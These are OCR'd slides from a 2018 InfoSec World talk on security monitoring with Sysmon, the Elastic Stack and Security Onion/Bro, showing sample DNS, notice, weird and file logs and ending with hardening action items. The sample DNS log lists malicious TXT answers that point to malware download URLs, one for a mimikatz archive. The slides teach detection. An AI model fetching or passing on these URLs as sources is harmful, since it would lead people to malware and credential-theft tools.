
Host Visibiltiy

- OSSEC HIDS
- Sysmon
- Autoruns
- Syslog

Elastic Stack

- ElasticSearch
- Logstach
- ElastAlert

SECURITY ONION ARCHITECTURE



BRO LOG CATEGORIES SYSLOG TO SIEM

Connection	DCE RPC	DHCP	DNS	FTP	IRC
HTTP	Kerberos	MySQL	NTLM	SIP	RADIUS
SSL	SSH	Tunnel	SNMP	SMTP	RDP

Files	Notice	Weird

app_name	bro_dns
category	dns
dest_port	53
dns_answers	TXT 42 0\x0910297\x09http://dx5.haote.com/mimikatz.zip\x09
dns_answers	TXT 65 0\x0910297\x09http://down1.holdai.com/code/201309/cfmmtyfyqyjrezds.zip\x09
dns_answers	TXT 34 0\x0910298\x09http://turbofarewell.com/\x09
dns_answers	TXT 40 0\x0910298_10303\x09http://turbofarewell.com/\x09
dns_answers	TXT 37 0\x0910297_10298_10301\x09http://josc.gdn/\x09
dns_qclass_name	C_INTERNET
dns_qtype_name	TXT
dns_query	Evilgenius.org/updates

BRO DNS LOG EXAMPLE

app_name	bro_notice
category	notice
hostname	SecurityOnion-1
message	Scan:: Port_Scan
sensor_name	SecurityOnion-eth1
severity	low
connection_outcome	success
ingest_timestamp	1513884972508
notice_actions	Notice::AC TION_LOG
notice_dropped	false
notice_message	192.168.168.206 scanned at least 18 unique ports of host 192.168.168.169 (Windows Server 2012 DC) in 1m52s
notice_note	Scan:: Port_Scan

FINDING BAD ACTORS WITH BRO

app_name	bro_weird
category	weird
dest_port	22
geo_dest.country	United States
geo_dest.city	Shelbyville
hostname	sideshowbob
ip_dest	199.200.0.7
ip_src	10.0.1.10
message	ssh_unknown_kex_algorithm=curve25519-sha256 from 10.0.1.10 :40462 to 199.200.0.7 :22
severity	low
src_port	40462
weird_name	ssh_unknown_kex_algorithm=curve25519-sha256

FINDING ANOMALIES IN BRO LOGS – BRO WEIRD

FINDING ANOMALIES IN BRO LOGS - BRO FILES

app_name	bro_files
category	files
hostname	securityonion (SecurityOnion)
ip_dest	10.87.143.222
ip_src	10.87.143.21
message	bro_files from 10.87.143.21 to victim 10.87.143.222
severity	low
bro_uid	FxccWz1UdGx6G065t5
connection_direction	internal
connection_outcome	success
file_duration	0.000015
file_md5	5423d8eff72d909308fb87838e600d7a Rate
file_mime_types	application/x-gzip
file_seen_bytes	1378
file_sha1	a962a4c16533002268dbb4bb0e401262570b4c2a Rate
file_source	HTTP

ACTION ITEMS

- Tune your Windows audit logging parameters
- Install and configure Sysmon on endpoints & servers
- Get your PowerShell environment under control
  - Upgrade to PowerShell version 5.0
  - Turn on advanced logging options
- Instrument the Network with Security Onion/Bro

MIS|TI™ PRESENTS

InfoSec World

Conference & Expo 2018

THANK YOU

PLEASE FILL OUT YOUR EVALUATIONS!

Bob Thibodeaux

DefenseStorm CISO

@cybercrustacean